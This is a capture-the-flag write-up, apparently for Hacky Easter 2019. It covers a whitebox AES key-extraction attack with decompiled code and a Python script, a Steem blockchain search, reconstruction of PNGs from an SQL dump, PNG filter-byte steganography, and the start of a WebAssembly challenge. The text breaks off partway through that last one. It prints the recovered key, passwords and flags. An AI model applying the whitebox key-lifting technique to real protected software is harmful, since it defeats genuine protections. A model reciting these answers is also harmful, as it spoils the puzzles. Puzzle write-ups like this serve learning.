The block size and the 9 round encryption mechanism make it very likely that this is **AES-128** in **ECB** mode. Here are some very helpful links for understanding how AES works and how the algorithm is usually coded:

- AES algorithm
- detailled AES tutorial (excellent, but in German)
- AES step-by-step (CtypTool)

Normal AES-128 encrypts with the sequence of operations (acting on a 4x4 AES block matrix)

```
Round 0:
    AddRoundKey
Round 1 - Round 9:
    SubBytes
    ShiftRows
    MixColumns
    AddRoundKey
Round 10:
    SubBytes
    ShiftRows
    AddRoundKey
```

This sequence is not fixed, however. SubBytes can be switched with ShiftRows without any impact. AddRoundKey can also be moved past ShiftRows, provided that ShiftRows is applied to the round key itself before use. Hence, an equivalent sequence is:

```
Round 0:
    ---
Round 1 - Round 9:
    ShiftRows
    AddRoundKey (shifted)
    SubBytes
    MixColumns
Round 10:
    ShiftRows
    AddRoundKey (shifted)
    SubBytes
    AddRoundKey
```

This modified sequence is what is being used for the whitebox.

The component subroutines within sub_400B0D are:

sub_400735

```
__int64 __fastcall sub_400735(__int64 a1, __int64 a2)
{
    signed int j; // [sp+18h] [bp-8h]@2
    signed int i; // [sp+1Ch] [bp-4h]@1

    for ( i = 0; i <= 3; ++i )
    {
        for ( j = 0; j <= 3; ++j )
        {
            *(_BYTE *)(4*i + j + a2) = *(_BYTE *)(4*j + i + a1);
        }
    }
}
```

Write a 16 byte block of data into the columns of a 4x4 AES matrix.

sub_4007A5

```
_BYTE *__fastcall sub_4007A5(__int64 a1, __int64 a2)
{
    signed int j;            // [sp+18h] [bp-8h]@2
    signed int i;            // [sp+1Ch] [bp-4h]@1

    for ( i = 0; i <= 3; ++i )
    {
        for ( j = 0; j <= 3; ++j )
        {
            *(_BYTE *)(4*j + i + a2) = *(_BYTE *)(4*i + j + a1);
        }
    }
}
```

Convert a 4x4 AES matrix by column into a 16 byte data block.

sub_400812

```
__int64 __fastcall sub_400812(__int64 a1)
{
    __int64 v1;              // ST00_8@1
    char v2;                 // ST17_1@1
    char v3;                 // ST17_1@1
    char v4;                 // ST17_1@1
    unsigned __int8 v5;      // ST17_1@1
    __int64 result;          // rax@1

    v1 = a1;
    v2 = *(_BYTE *)(a1 + 4);
    *(_BYTE *)(a1 + 4) = *(_BYTE *)(a1 + 5);
    *(_BYTE *)(v1 + 5) = *(_BYTE *)(v1 + 6);
    *(_BYTE *)(v1 + 6) = *(_BYTE *)(v1 + 7);
    *(_BYTE *)(a1 + 7) = v2;
    v3 = *(_BYTE *)(a1 + 8);
    *(_BYTE *)(v1 + 8) = *(_BYTE *)(v1 + 10);
    *(_BYTE *)(a1 + 10) = v3;
    v4 = *(_BYTE *)(a1 + 9);
    *(_BYTE *)(v1 + 9) = *(_BYTE *)(v1 + 11);
    *(_BYTE *)(a1 + 11) = v4;
    v5 = *(_BYTE *)(a1 + 12);
    *(_BYTE *)(v1 + 12) = *(_BYTE *)(v1 + 15);
    *(_BYTE *)(v1 + 15) = *(_BYTE *)(v1 + 14);
    *(_BYTE *)(v1 + 14) = *(_BYTE *)(v1 + 13);
    result = v5;
    *(_BYTE *)(a1 + 13) = v5;
}
```

This implements the AES ShiftRows operation:

```
0 1 2 3          0 1 2 3
4 5 6 7   --->   5 6 7 4
8 9 a b          a b 8 9
c d e f          f c d e
```

sub_400947

```
char *__fastcall sub_400947(int a1, __int64 a2)
{
    // a1 = round
    // a2 = block addr.
    char *result;          // rax@3
    int m;                 // [sp+28h] [bp-18h]@11
    int l;                 // [sp+2Ch] [bp-14h]@10
```

```
    int k;               // [sp+30h] [bp-10h]@5
    int j;               // [sp+34h] [bp-Ch]@2
    unsigned int v7;     // [sp+38h] [bp-8h]@2
    int i;               // [sp+3Ch] [bp-4h]@1
    __int64 savedregs;   // [sp+40h] [bp+0h]@6  // reserved area at rbp-30h

    for ( j = 0; j <= 3; ++j )
    {
        v7 = 0;
        for ( i = 0; i <= 3; ++i )
        {
            v7 ^= dword_603060[ 0x100*(4*(4*a1 + i) + j) + *(_BYTE *)(4*i + j + a2) ];
        }
        for ( k = 0; k <= 3; ++k )
        {
            *(_BYTE *)(4*k + j + (&savedregs - 0x30)) = (v7 >> 8*k) & 0xFF;
        }
    }
    for ( i = 0; i <= 3; ++i )
    {
        for ( j = 0; j <= 3; ++j )
        {
            *(_BYTE *)(4*i + j + a2) = *(_BYTE *)(4*i + j + (&savedregs-0x30));
        }
    }
}
```

Here AddRoundKey (shifted), SubBytes and MixColumns have been combined into a single operation, according to the alternative sequence above. To do this, the round key and the substitution box have been combined into a new substitution matrix which changes with every matrix position and every round. This has been hard-coded into memory starting at 0x603060, in effect a set of 9*4*4 substitution boxes, each of size 0x100.
Note that savedregs simply corresponds to a reserved memory area on the stack which is used as intermediate storage.

sub_400A7A

```
__int64 __fastcall sub_400A7A(__int64 a1)
{
  __int64 result; // rax@3
  signed int j; // [sp+10h] [bp-8h]@2
  signed int i; // [sp+14h] [bp-4h]@1

  for ( i = 0; i <= 3; ++i )
  {
    for ( j = 0; j <= 3; ++j )
    {
      *(_BYTE *)(4*i + j + a1) = *(&byte_602060[0x100 * (4*i + j)] + *(_BYTE *)(4*i + j + a1));
    }
  }
}
```

Similar to sub_400947, this combines AddRoundKey (shifted), SubBytes and the final AddRoundKey into another hard-coded substitution box set depending on matrix position.

breaking the white box

This nice scheme has a weakness: round 0 of the AES key scheduler is the original key! In normal AES operation this does not hurt, but in the whitebox we have control over the algorithm and can stop it after one round. If we apply the AES decryption steps InverseMixColumns and InverseSubBytes to the result, we get back to the AddRoundKey(shifted) stage. Because this is just XOR, we can simply lift the round 0 key from there. This is done by the script below:

```
import struct

inv_sbox = (
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
    0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
    0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25,
    0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
    0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06,
    0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
    0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E,
    0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
    0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F,
    0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
    0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D,
)

def mul_gal(a, b):
    # Galois multiplication
    p = 0
    for counter in range(8):
        if b & 1 == 1:
            p ^= a
        hi_bit_set = a & 0x80
        a <<= 1
        if hi_bit_set == 0x80:
            a ^= 0x1b
        b >>= 1
    return p & 0xff

def inv_mix_columns(col):
    return [
        mul_gal(col[0], 0x0e) ^ mul_gal(col[1], 0x0b) ^ mul_gal(col[2], 0x0d) ^ mul_gal(col[3], 0x09),
        mul_gal(col[0], 0x09) ^ mul_gal(col[1], 0x0e) ^ mul_gal(col[2], 0x0b) ^ mul_gal(col[3], 0x0d),
        mul_gal(col[0], 0x0d) ^ mul_gal(col[1], 0x09) ^ mul_gal(col[2], 0x0e) ^ mul_gal(col[3], 0x0b),
        mul_gal(col[0], 0x0b) ^ mul_gal(col[1], 0x0d) ^ mul_gal(col[2], 0x09) ^ mul_gal(col[3], 0x0e)
    ]

# unpack main lookup table
with open("D_603060", "rb") as fh:
```

```
    raw_603060 = fh.read()
d_603060 = struct.unpack("L" * (len(raw_603060) // 4), raw_603060)

# start with some arbitrary state, inserted after ShiftRows step (sub_400812)
state = [ord(c) for c in "Ireallyhatewhite"]

# compute first whitebox step as in sub_400947
res_white = [0] * 16
for j in range(4):
    v = 0
    for i in range(4):
        v ^= d_603060[(4*i + j) * 0x100 + state[4*i + j]]
    test_white = [(v >> 8*k) & 0xff for k in range(4)]
    for i in range(4):
        res_white[4*i + j] = test_white[i]

# invert part of round 0 for classical AES: inv MixColumns followed by inv SubBytes
res_inv_aes = [0]*16
for j in range(4):
    v = [res_white[4*i + j] for i in range(4)]
    mix = inv_mix_columns(v)
    for i in range(4):
        res_inv_aes[4*i + j] = inv_sbox[mix[i]]

print([hex(r) for r in state])
print([hex(r) for r in res_white])
print([hex(r) for r in res_inv_aes])

print("\nRound 0 key:")
print([hex(a ^ s) for s, a in zip(state, res_inv_aes)])
```

The results:

1. Choose an arbitrary test state, after the first application of ShiftRows:

```
'0x49', '0x72', '0x65', '0x61',
'0x6c', '0x6c', '0x79', '0x68',
'0x61', '0x74', '0x65', '0x77',
'0x68', '0x69', '0x74', '0x65'
```

2. Apply the first round of the WhiteBox:

```
'0xb3', '0x69', '0x1d', '0x45',
'0xf6', '0x48', '0x10', '0xd5',
'0x3e', '0xdb', '0x53', '0x50',
'0xdd', '0xbd', '0xd6', '0x9e'
```

3. Apply AES decryption steps InverseMixColumns and InverseSubBytes:

```
'0x7a', '0x1c', '0x3a', '0x3e',
'0x08', '0x07', '0x38', '0x05',
'0x52', '0x47', '0x07', '0x44',
'0x5d', '0x5a', '0x10', '0x1c'
```

4. XOR with test state to get shifted round 0 key:

```
'0x33', '0x6e', '0x5f', '0x5f',
'0x64', '0x6b', '0x41', '0x6d',
'0x33', '0x33', '0x62', '0x33',
'0x35', '0x33', '0x64', '0x79'
```

5. Apply InverseShiftRows to get plain key:

```
'0x33', '0x6e', '0x5f', '0x5f',     3n__
'0x6d', '0x64', '0x6b', '0x41',     mdkA
'0x62', '0x33', '0x33', '0x33',     b333
'0x33', '0x64', '0x79', '0x35'      3dy5
```

Now we just read off the key by column: **3mb3nd3d_k3y_A35**

All that remains is to decrypt the ciphertext given with an AES decryptor of choice:

```
Congrats! Enter whiteboxblackhat into the Egg-o-Matic!
```

Egg 15: Seen in Steem

An unknown person placed a secret note about Hacky Easter 2019 in the Steem blockchain. It happend during Easter 2018.

Steem is a blockchain established in 2016 which is used both for a social media network (Steemit) and for a crypto currency. Rather than the usual "proof of work" which requires heavy computation, steem relies on a delegated "proof of stake" consensus protocol, where the creator of the next block is chosen by stake (which could be seen as reputation). As a result, there are no transaction costs, and the time between blocks can be very low (around 3 seconds). Steem is among the 5 most active blockchains worldwide.

As a result, the Steem blockchain is huge. The blockchain is intended for data verification and not for data retrieval, which is very inefficient. Usually, to find data one should consult a database containing data from all blocks and continuously updated. While there are different searchable front-ends of differing quality, an openly accessible SQL project was discontinued. Several paid services exist, but that is cheating, isn't it?

After quite a bit of searching for generic data access front-ends, I gave up and decided to download the portion of the blockchain corresponding to 1. April 2018 (Easter sunday). 1 GB for only one day ... To find the appropriate block numbers, I used the steemworld API to show block characteristic data. We need to consider 30000 blocks in the range 21170000 - 21200000

There is a useful python package for interactions with the steem blockchain: steem-python. This package offers functions for accessing all blockchain content, but because I knew nothing except a date, I opted to download the relevant blocks completely and to search them locally. The script below does that, grabbing blocks in groups of 1000 before saving them as a JSON structure:

```
from steem import Steem
from steem.blockchain import Blockchain
import json
```

```
class SteemNode:
    def __init__(self, block, block_count, operation):
        self.block = block
        self.end_block = block_count + self.block - 1
        self.operation = operation
        self.nodes = ['https://rpc.buildteam.io', 'https://api.steemit.com',
                      'https://rpc.steemviz.com']
        self.steem = Steem(nodes=self.nodes)
        self.b = Blockchain(self.steem)

        self.easter = dict()
        print('Booted\nConnected to: {}'.format(self.nodes[0]))

    def run(self):
        run = True
        while run:
            try:
                stream = self.b.stream_from(start_block=self.block,
                                            end_block=self.end_block,
                                            full_blocks=True)
                for block in stream:
                    if block['timestamp'].startswith('2018-04-01T'):
                        self.easter[self.block] = block

                    if self.block == self.end_block:
                        run = False
                    else:
                        self.block += 1
            except Exception as e:
                continue

    def save(self, easter_file):
        with open(easter_file, 'w') as fh:
            json.dump(self.easter, fh)

for start_block in range(21170000, 21200000, 1000):
    print(start_block)
    steem_node = SteemNode(start_block, 1000, "transfer")
    steem_node.run()
    print("... saving")
    steem_node.save("easter_" + str(start_block // 1000) + ".json")
```

Once the block download was complete, a brutal raw text search for "Hacky" identified the correct transaction:

```
for n in range(21170, 21200):
    with open("blockchain/easter_" + str(n) + ".json", "r") as fh:
        block_list = fh.read()
    index = block_list.find("Hacky")
    if index > -1:
        print("block", n, "index", index)
        print(block_list[index-500: index+500])
```


The surrounding text:

```
... at-is-not", "weight": 10000}]], "extensions": [], "signatures": ["2031...923"],
  "transaction_id": "0ac6...d47", "block_num": 21187964, "transaction_num": 66},
{"ref_block_num": 19815, "ref_block_prefix": 2055191833, "expiration": "2018-04-01T14:49:36",
  "operations": [["transfer", {"from": "darkstar-42", "to": "ctf", "amount": "0.001 SBD",
    "memo": "Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny"}]],
  "extensions": [], "signatures": ["1f24...580"],
  "transaction_id": "9413...f12", "block_num": 21187964, "transaction_num": 67},
{"ref_block_num": 19813, "ref_block_prefix": 2741053796, "expiration": "2018-04-01T14:49:30",
  "operations": [["custom_json", {"requi ...
```

The secret enty is a transfer transaction from darkstar-42 to ctf with a memo: `Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny`. So, the password is **nomoneynobunny**. Which begs the question whether darkstar's transfer of 0.001 SBD was enough to merit even the smallest of bunnies ...

Egg 16: Every-Thing

After the brilliant idea from here.
The data model is stable and you can really store Every-Thing.



We are given **EveryThing.sql**, a 38MB MySQL dump file, to play with, which describes a very general data structure **Thing** exactly as in the cartoon above.

```
-- MySQL dump 10.13  Distrib 5.7.25, for Linux (x86_64)
--
-- Host: 127.0.0.1    Database: he19thing
```

```
-- ------------------------------------------------------
-- Server version       5.7.25-0ubuntu0.18.04.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `Thing`
--

DROP TABLE IF EXISTS `Thing`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `Thing` (
  `id` binary(16) NOT NULL,
  `ord` int(11) NOT NULL,
  `type` varchar(255) NOT NULL,
  `value` varchar(1024) DEFAULT NULL,
  `pid` binary(16) DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `FKfaem61vklu1cjw9ckunvpicgi` (`pid`),
  CONSTRAINT `FKfaem61vklu1cjw9ckunvpicgi` FOREIGN KEY (`pid`) REFERENCES `Thing` (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `Thing`
--

LOCK TABLES `Thing` WRITE;
/*!40000 ALTER TABLE `Thing` DISABLE KEYS */;
INSERT INTO `Thing` VALUES
       ... huge list of rows ...
/*!40000 ALTER TABLE `Thing` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-01-27 10:22:19
```

Each Thing has a unique binary **'id'** acting as primary key, and it can reference a parent Thing through the foreign key **'pid'**. Furthermore, each Thing has a **'type'**, an integer order **'ord'** and a freely defined **'value'**.

The SQL dump itself is pretty unpleasant to handle. To read it, the normal approach would be to load it into MySQL. However, that seems to require setting up a server ... I could not find a leightweight solution to examine an SQL dump file. So I ended up writing my own rough and ready SQL parser. The first script reads the SQL values from the dump and collects them (gasp of horror) in a mundane python dictionary, which is then pickled for easy access. Care has to be taken to handle the rather special SQL escape codes correctly.

```
import pickle

with open("EveryThing.sql", "rb") as fh:
    raw = fh.readlines()

def parse_binary(start, text):
    if text[start] != 0x27:  # '
        return None, start + len('NULL')
    ind = start + 1
    parse = bytearray()
    c = text[ind]
    while c != 0x27:    # '
        # catch mySQL escape sequences
        if c == 0x5C:   # \
            ind += 1
            c = text[ind]
            if c == 0x30:    # 0
                c = 0
            elif c == 0x27:  # '
                pass
            elif c == 0x22:  # "
                pass
            elif c == 0x62:  # b
                c = 0x08
            elif c == 0x6e:  # n
                c = 0x0A
            elif c == 0x72:  # r
                c = 0x0D
            elif c == 0x74:  # t
                c = 0x09
            elif c == 0x5A:  # Z
                c = 0x1A
            elif c == 0x5C:  # \
                pass
            elif c == 0x25:  # %
                parse.append(0x5C)
            elif c == 0x5F:  # _
                parse.append(0x5C)
        parse.append(c)
        ind += 1
        try:
            c = text[ind]
```

```
        except IndexError:
            print(parse)
            raise
    return bytes(parse), ind + 1

def parse_str(start, text):
    parse, ind = parse_binary(start, text)
    if parse is None:
        return None, ind
    else:
        return parse.decode(), ind

def parse_int(start, text):
    end = text.index(b',', start)
    parse = text[start: end]
    return int(parse), end

line_start = len(b'INSERT INTO `Thing` VALUES (')
line_end = len(b');\n')
thing = dict()
line_count = 0
for line in raw:
    if line.startswith(b'INSERT INTO'):
        line = line.replace(b"_binary ", b"")
        line_count += 1
        print(line_count)
        for row in line[line_start: -line_end].split(b'),('):
            pos = 0
            try:
                r_id, pos = parse_binary(pos, row)
                r_ord, pos = parse_int(pos + 1, row)
                r_type, pos = parse_str(pos + 1, row)
                r_value, pos = parse_str(pos + 1, row)
                r_pid, pos = parse_binary(pos + 1, row)
            except (ValueError, IndexError):
                print(row)
                raise
            thing[r_id] = {"ord": r_ord, "type": r_type, "value": r_value, "pid": r_pid}

print("Number of Things read:", len(thing))
with open('thing.pickle', 'wb') as fh:
    pickle.dump(thing, fh)
```

The pickled things can be nicely examined from a python command line. Some observations:

- The Database of Things is organized as a tree. There is only a single ROOT element with pid=NULL. Its id is b"tn$\x19b#In\x9d\x0b\xa9\xce\xb8'\x05\xc6".
- The ord values are used to order groups of Things with the same parent, e.g. an address list.
- The following types appear:

```
{'address.eyeColor', 'address.company', 'address.phone', 'png.ihdr', 'png.bkgd', 'address.favoriteFruit', 'book.isbn', 'book.title',
'address.age', 'png.iend', 'address.guid', 'book', 'png.time', 'address.registered', 'address', 'address.about', 'bookshelf',
'png.idat', 'address.name', 'png.gama', 'png.chrm', 'address.greeting', 'book.language', 'book.author', 'png', 'address.address',
'address.gender', 'ROOT', 'galery', 'addressbook', 'book.url', 'png.text', 'book.year', 'png.head', 'address.email',
'address.picture', 'shelf', 'png.phys'}
```

There are a number of PNG structures and substructures which catch the eye. Each has a single parent of type 'png' holding the name of the image. Below are a set of children, one for each PNG chunk, with ord giving their sequence. Some larger chunk Things can have children of their own, storing portions of the chunk data if its length exceeds the varchar(1024) limit for a Things value.

An example: (columns are type, ord, number of children, value)

```
png:  Me, walking through the wood
      png.head:  0  0 iVBORw0KGgo=
      png.ihdr:  1  0 AAAADUlIRFIAAAHgAAAB4AgGAAAAfdS+lQ==
      png.bkgd:  2  0 AAAABmJLR0QA/wD/AP+gvaeT
      png.phys:  3  0 AAAACXBIWXMAADRjAAA0YwFVm585
      png.time:  4  0 AAAAB3RJTUUH4wEaDyUGVAxvKA==
      png.idat:  5 11 11
      png.idat:  6 11 11
      png.idat:  7 11 11
      png.idat:  8 11 11
      png.idat:  9 11 11
      png.idat: 10 11 11
      png.idat: 11  5 5
      png.iend: 12  0 AAAAAElFTkSuQmCC
```

The script below collects all the PNG Things found in the DataThing and saves them into a directory for later perusal.

```
import pickle
import base64

with open("thing.pickle", 'rb') as fh:
    thing = pickle.load(fh)

def find_children(t_id):
    # list of all children, sorted by ord
    children = sorted([(value['ord'], key) for key, value in thing.items() if value['pid'] == t_id])
    return [c[1] for c in children]

def find_type(t_type):
    return [key for key, value in thing.items() if value['type'] == t_type]

def root_trail(t_id):
    trail = [t_id]
    while thing[t_id]['pid'] is not None:
        t_id = thing[t_id]['pid']
        trail.append(t_id)
    return trail

# find PNG IDs
png_list = find_type('png')
```


```
# build PNGs
for png in png_list:
    print(thing[png]['value'])
    img = bytearray()
    for child in find_children(png):
        grand_children = find_children(child)
        print('\t', thing[child]['type'], thing[child]['ord'], len(grand_children), thing[child]['value'])
        if len(grand_children) == 0:
            img.extend(base64.b64decode(thing[child]['value']))
        else:
            for gc in grand_children:
                img.extend(base64.b64decode(thing[gc]['value']))
    with open('pngs/' + thing[png]['value'] + '.png', 'wb') as fh:
        fh.write(img)
```

Not entirely surprisingly, the PNG Thing collection turns out to be a basket full of easterThings, one of which is THE easterThing.

At the beach | Fantastic trail, but a dead end | A strange car | Local market | Me, walking through the wood | My first time on a SUP | My second time on a SUP | Nice sunset | The best dinner ever | The mountains | Very old steam boat

Egg 17: New Egg Design

Thumper is looking for a new design for his eggs. He tried several filters with his graphics program, but unfortunately the QR codes got unreadable. Can you help him?!



This challenge was very misleading, and the hint added later did not help much to clarify. The left side image shows a honeycomb-type camera filter, and the right an electonic high pass filter, which also exists as optical filter variant. So, all hints seemed to point to some clever graphical filtering technique to be applied to the left side image, consistent with normal usage of the term. Unfortunately, the information content turns out to be too low to do anything. A lot of time was wasted before a hint form keep3r via brp64 (thanks to both!) finally opened my eyes: "Check the PNG specs!"


It turns out that PNG specifies several lossless preprocessing methods for images in order to improve the compression ratio. This is also referred to as filter. Now if one has seen this before, this may be obvious, but for normal mortals, this is very hard to guess from the information provided. It is unfortunate that this challenge became quite frustrating in that way, because the idea and execution is really excellent!

Enough grumping. According to the PNG specification, every PNG file is structured as a series of **chunks:** `IHDR`, `gAMA`, `cHRM`, `IDAT` and many more. PNG uses a lossless compression algorithm, the output of which is stored in IDAT image data chunks. The properties of the image and the type of processing used are stored in the IHDR header chunk. Its contents:

```
IHDR Chunk:
    Data length = 13 bytes
    CRC = 7dd4be95
        Width: 1e0 (480)
        Height: 1e0 (480)
        Bit Depth: 8
        Color Type: 6 (RGB + Alpha)
        Compression Method: 0 (deflate)
        Filter Method: 0 (adaptive)
        Interlace Method: 0 (none)
```

Without interlacing, the process of PNG image encoding is roughly as follows:

1. **Scanline serialisation:** Separate the image into rows of pixels, each of which is serialized according to colour type and bit depth. In our case (RGBA 8 bit), this requires 4 byte.
2. **Filtering:** For each scanline (= image row) a filter type is selected which is used to improve its compression characteristics. The filter performs for each pixel a reversible operation on each colour channel separately, involving the pixel to the left, the pixel above and the pixel diagonally above and left. Five different filter types can be used, generally involving some form of difference operation. The choice of best filter type depends on the image and is usually made heuristically. The filter type is placed at the head of the transformed scanline.
3. **Compression:** The scanlines are written in sequence, and a lossless compression method (deflate) is applied to the stream.
4. **Chunking:** The compressed datastream is sliced into IDAT chunks to make it manageable.



So much for the theory. It seems that information can be hidden in the choice of filter type for each row, which is a really clever idea! In order to get at the filter type bytes, one needs to reverse the compression and chunking steps. There are probably tools out there which do this, but it can also be done without too much trouble from first principles:

```
import zlib
import struct

class PNG:
    def __init__(self, png_file):
        with open(png_file, 'rb') as fh:
            self.raw = fh.read()
        # read PNG chunks
        self.chunks = dict()
        pos = 0x08
        while "IEND" not in self.chunks:
            length = struct.unpack(">I", self.raw[pos: pos+4])[0]
            name = b''.join(struct.unpack("cccc", self.raw[pos+4: pos+8])).decode()
            payload = self.raw[pos+8: pos+8+length]
            pos += 8 + length + 4
            if name not in self.chunks:
                self.chunks[name] = [payload]
            else:
                self.chunks[name].append(payload)

    def decmpress_idat(self):
        idat = bytearray()
        for c in self.chunks['IDAT']:
            idat.extend(c)
        return zlib.decompress(idat)


# Decompress IDAT chunks
png = PNG("eggdesign.png")
img = png.decmpress_idat()

# Collect filter byte at start of every scanline
filter_bytes = [img[n] for n in range(0, len(img), 4 * 480 + 1)]
print(filter_bytes)

# read as ASCII
filter_bin = [map(str, filter_bytes[n:n+8]) for n in range(0, len(filter_bytes), 8)]
filter_ascii = [chr(int(''.join(x), 2)) for x in filter_bin]
print(''.join(filter_ascii))
```

The script is built around a class PNG which is initialized with a PNG image file. Initialisation pulls apart this image file into it scomponent chunks. Each chunk type is stored as a list, so that multiple occurences are possible. The member function `decompress_idat()` combines the contents of the IDAT chunks into a long byte-array and uses ZLIB decompress to deflate it.

This results in a sequence of scanlines, each 4*480 + 1 bytes long (pixel size * image width + filter type). Extracting the filter type gives a long sequence of 0 and 1:

`[0, 1, 0, 0, 0, 0, 1, 1, 0, 1, ... 0, 0, 0]`

This looks like the binary representation of ASCII characters. Converting it back produces the flag:

`Congratulation, here is your flag:` **`he19-TKii-2aVa-cKJo-9QCj`**

Egg 18: Egg Storage

Last year someone stole some eggs from Thumper.
This year he decided to use cutting edge technology to protect his eggs.

This was a tough one ... The Egg Storage page is basically a set of JavaScript functions built around central WebAssembly code which is expressed by the **content** array of integers (shortened below). WebAssembly (wasm) is binary code executed in a browser sandbox, pretty much like JavaScript but much faster.

```
document.getElementById('egg').addEventListener('submit', (e) => {
```

```
    e.preventDefault();

    const password = document.getElementById('pass').value.split('').map(e => e.charCodeAt(0));
    const content = new Uint8Array([0,97,115,109,1,0,0,0, ...,7,87,122,80,4]);

    function setResultImage(image) {
        const result = document.getElementById('result');
        result.setAttribute('src', `../../images/${image}.png`);
    }
    function showError() {
        setResultImage('flag_error');
        setTimeout(() => setResultImage('flag_gray'), 1000);
    }
    function getEgg(instance) {
